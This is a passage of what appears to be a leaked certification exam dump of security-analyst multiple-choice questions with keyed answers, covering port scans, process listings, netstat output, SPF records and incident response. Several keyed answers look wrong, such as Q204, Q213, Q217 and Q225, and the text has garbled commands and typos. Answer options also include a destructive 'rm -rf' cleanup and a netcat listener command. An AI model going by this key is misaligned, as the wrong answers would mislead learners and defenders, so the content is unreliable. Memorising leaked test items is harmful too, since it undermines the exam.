D. Perform a process analysis.

Answer: C

NEW QUESTION 180
An information security analyst is compiling data from a recent penetration test and reviews the following output:

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-01 16:06 UTC
Nmap scan report for 10.79.95.173.rdns.datacenters.com (10.79.95.173)
Host is up (0.026s latency).
Not shown: 994 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     Microsoft ftpd
22/tcp    open  ssh     SilverSHielD sshd (protocol 2.0)
80/tcp    open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
443/tcp   open  https?
691/tcp   open  resvc?
5060/tcp  open  sip     Barracuda NG Firewall (Status: 200 OK)
Nmap done: 1 IP address (1 host up) scanned in 158.22 seconds
```

The analyst wants to obtain more information about the web-based services that are running on the target. Which of the following commands would MOST likely provide the needed information?

A. ping -t 10.79.95.173.rdns.datacenters.com
B. telnet 10.79.95.173 443
C. ftpd 10.79.95.173.rdns.datacenters.com 443
D. tracert 10.79.95.173

Answer: B

NEW QUESTION 182
During an investigation, a security analyst determines suspicious activity occurred during the night shift over the weekend. Further investigation reveals the activity was initiated from an internal IP going to an external website.
Which of the following would be the MOST appropriate recommendation to prevent the activity from happening in the future?

A. An IPS signature modification for the specific IP addresses
B. An IDS signature modification for the specific IP addresses
C. A firewall rule that will block port 80 traffic
D. A firewall rule that will block traffic from the specific IP addresses

Answer: D

NEW QUESTION 186
A security analyst is investigating a compromised Linux server. The analyst issues the ps command and receives the following output.

```
1286    ?    Ss     0:00    /usr/sbin/cupsd -f
1287    ?    Ss     0:00    /usr/sbin/httpd
1297    ?    Ssl    0:00    /usr/bin/libvirtd
1301    ?    Ss     0:00    ./usr/sbin/sshd -D
1308    ?    Ss     0:00    /usr/sbin/atd -f
```

Which of the following commands should the administrator run NEXT to further analyze the compromised system?

A. strace /proc/1301
B. rpm -V openash-server
C. /bin/la -1 /proc/1301/exe
D. kill -9 1301

Answer: A

NEW QUESTION 191
Which of the following software security best practices would prevent an attacker from being able to run arbitrary SQL commands within a web application? (Choose two.)

A. Parameterized queries
B. Session management
C. Input validation
D. Output encoding
E. Data protection
F. Authentication

Answer: AC

NEW QUESTION 196
An information security analyst is reviewing backup data sets as part of a project focused on eliminating archival data sets.
Which of the following should be considered FIRST prior to disposing of the electronic data?

A. Sanitization policy
B. Data sovereignty
C. Encryption policy
D. Retention standards

Answer: D

NEW QUESTION 197
A security analyst has received reports of very slow, intermittent access to a public-facing corporate server. Suspecting the system may be compromised, the analyst runs the following commands:

```
[root@www18 /tmp]# uptime
19:23:35 up 2:33, 1 user, load average: 87.22, 79.69, 72.17
[root@www18 /tmp]# crontab -1
* * * * * /tmp/.t/t
[root@www18 /tmp]# ps ax | grep tmp
1325 ? Ss 0:00          /tmp/.t/t
[root@www18 /tmp]# netstat -anlp
tcp 0  0  0.0.0.0:22       172.168.0.0:*  ESTABLISHED 1204/sshd
tcp 0  0  127.0.0.1:631    0.0.0.0:*      LISTEN      1214/cupsd
tcp 0  0  0.0.0.0:443      0.0.0.0:*      LISTEN      1267/httpd
```

Based on the output from the above commands, which of the following should the analyst do NEXT to further the investigation?

A. Run crontab -r; rm -rf /tmp/.t to remove and disable the malware on the system.
B. Examine the server logs for further indicators of compromise of a web application.
C. Run kill -9 1325 to bring the load average down so the server is usable again.
D. Perform a binary analysis on the /tmp/.t/t file, as it is likely to be a rogue SSHD server.

Answer: B

NEW QUESTION 199
An employee in the billing department accidentally sent a spreadsheet containing payment card data to a recipient outside the organization The employee intended to send the spreadsheet to an internal staff member with a similar name and was unaware of the mistake until the recipient replied to the message In addition to

retraining the employee, which of the following would prevent this from happening in the future?

A. Implement outgoing filter rules to quarantine messages that contain card data
B. Configure the outgoing mail filter to allow attachments only to addresses on the whitelist
C. Remove all external recipients from the employee's address book
D. Set the outgoing mail filter to strip spreadsheet attachments from all messages.

Answer: B

NEW QUESTION 204
A user's computer has been running slowly when the user tries to access web pages. A security analyst runs the command netstat -aon from the command line and receives the following output:

LINE	PROTOCOL	LOCAL ADDRESS	FOREIGN ADDRESS	STATE
1	TCP	127.0.0.1:15453	127.0.0.1:16374	ESTABLISHED
2	TCP	127.0.0.1:8193	127.0.0.1:8192	ESTABLISHED
3	TCP	192.168.0.23:443	185.23.17.119:17207	ESTABLISHED
4	TCP	192.168.0.23:13985	172.217.0.14:443	ESTABLISHED
5	TCP	192.168.0.23:6023	185.23.17.120:443	ESTABLISHED
6	TCP	192.168.0.23:7264	10.23.63.217:445	ESTABLISHED

Which of the following lines indicates the computer may be compromised?

A. Line 1
B. Line 2
C. Line 3
D. Line 4
E. Line 5
F. Line 6

Answer: D

NEW QUESTION 209
A security technician is testing a solution that will prevent outside entities from spoofing the company's email domain, which is comptia.org. The testing is successful, and the security technician is prepared to fully implement the solution.
Which of the following actions should the technician take to accomplish this task?

A. Add TXT @ "v=spf1 mx include:_spf.comptia.org all" to the DNS record.
B. Add TXT @ "v=spf1 mx include:_spf.comptia.org all" to the email server.
C. Add TXT @ "v=spf1 mx include:_spf.comptia.org +all" to the domain controller.
D. Add TXT @ "v=spf1 mx include:_spf.comptia.org +all" to the web server.

Answer: A

NEW QUESTION 213
A security analyst received a SIEM alert regarding high levels of memory consumption for a critical system. After several attempts to remediate the issue, the system went down. A root cause analysis revealed a bad actor forced the application to not reclaim memory. This caused the system to be depleted of resources.
Which of the following BEST describes this attack?

A. Injection attack
B. Memory corruption
C. Denial of service
D. Array attack

Answer: B

NEW QUESTION 215
A large amount of confidential data was leaked during a recent security breach. As part of a forensic investigation, the security team needs to identify the various types of traffic that were captured between two
compromised devices.
Which of the following should be used to identify the traffic?

A. Carving
B. Disk imaging
C. Packet analysis
D. Memory dump
E. Hashing

Answer: C

NEW QUESTION 217
A SIEM solution alerts a security analyst of a high number of login attempts against the company's webmail portal. The analyst determines the login attempts used credentials from a past data breach. Which of the following is the BEST mitigation to prevent unauthorized access?

A. Single sign-on
B. Mandatory access control

C. Multifactor authentication
D. Federation
E. Privileged access management

Answer: E

NEW QUESTION 218
A security architect is reviewing the options for performing input validation on incoming web form submissions. Which of the following should the architect as the MOST secure and manageable option?

A. Client-side whitelisting
B. Server-side whitelisting
C. Server-side blacklisting
D. Client-side blacklisting

Answer: B

NEW QUESTION 220
A security analyst is evaluating two vulnerability management tools for possible use in an organization. The analyst set up each of the tools according to the respective vendor's instructions and generated a report of vulnerabilities that ran against the same target server.
Tool A reported the following:

```
The target host (192.168.10.13) is missing the following patches:
CRITICAL KB50227328: Windows Server 2016 June 2019 Cumulative Update
CRITICAL KB50255293: Windows Server 2016 July 2019 Cumulative Update
HIGH MS19-055: Cumulative Security Update for Edge (2863871)
```

Tool B reported the following:

```
Methods GET HEAD OPTIONS POST TRACE are allowed on 192.168.10.13:80
192.168.10.13:443 uses a self-signed certificate
Apache 4.2.x < 4.2.28 Contains Multiple Vulnerabilities
```

Which of the following BEST describes the method used by each tool? (Choose two.)

A. Tool A is agent based.
B. Tool A used fuzzing logic to test vulnerabilities.
C. Tool A is unauthenticated.
D. Tool B utilized machine learning technology.
E. Tool B is agent based.
F. Tool B is unauthenticated.

Answer: CE

NEW QUESTION 221
A security analyst received an alert from the SIEM indicating numerous login attempts from users outside their usual geographic zones, all of which were initiated through the web-based mail server. The logs indicate all domain accounts experienced two login attempts during the same time frame.
Which of the following is the MOST likely cause of this issue?

A. A password-spraying attack was performed against the organization.
B. A DDoS attack was performed against the organization.
C. This was normal shift work activity; the SIEM's AI is learning.
D. A credentialed external vulnerability scan was performed.

Answer: A

NEW QUESTION 225
A security analyst implemented a solution that would analyze the attacks that the organization's firewalls failed to prevent. The analyst used the existing systems to enact the solution and executed the following command.
S sudo nc -1 -v -c maildemon . py 25 caplog, txt
Which of the following solutions did the analyst implement?

A. Log collector
B. Crontab mail script
C. Snikhole
D. Honeypot

Answer: A

NEW QUESTION 227
While planning segmentation for an ICS environment, a security engineer determines IT resources will need access to devices within the ICS environment without compromising security.
To provide the MOST secure access model in this scenario, the jumpbox should be.

A. placed in an isolated network segment, authenticated on the IT side, and forwarded into the ICS network.
B. placed on the ICS network with a static firewall rule that allows IT network resources to authenticate.
C. bridged between the IT and operational technology networks to allow authenticated access.
D. placed on the IT side of the network, authenticated, and tunneled into the ICS environment.

Answer: D

NEW QUESTION 232
An organization has several system that require specific logons Over the past few months, the security analyst has noticed numerous failed logon attempts followed by password resets. Which of the following should the analyst do to reduce the occurrence of legitimate failed logons and password resets?

A. Use SSO across all applications
B. Perform a manual privilege review
C. Adjust the current monitoring and logging rules
D. Implement multifactor authentication

Answer: B

NEW QUESTION 236
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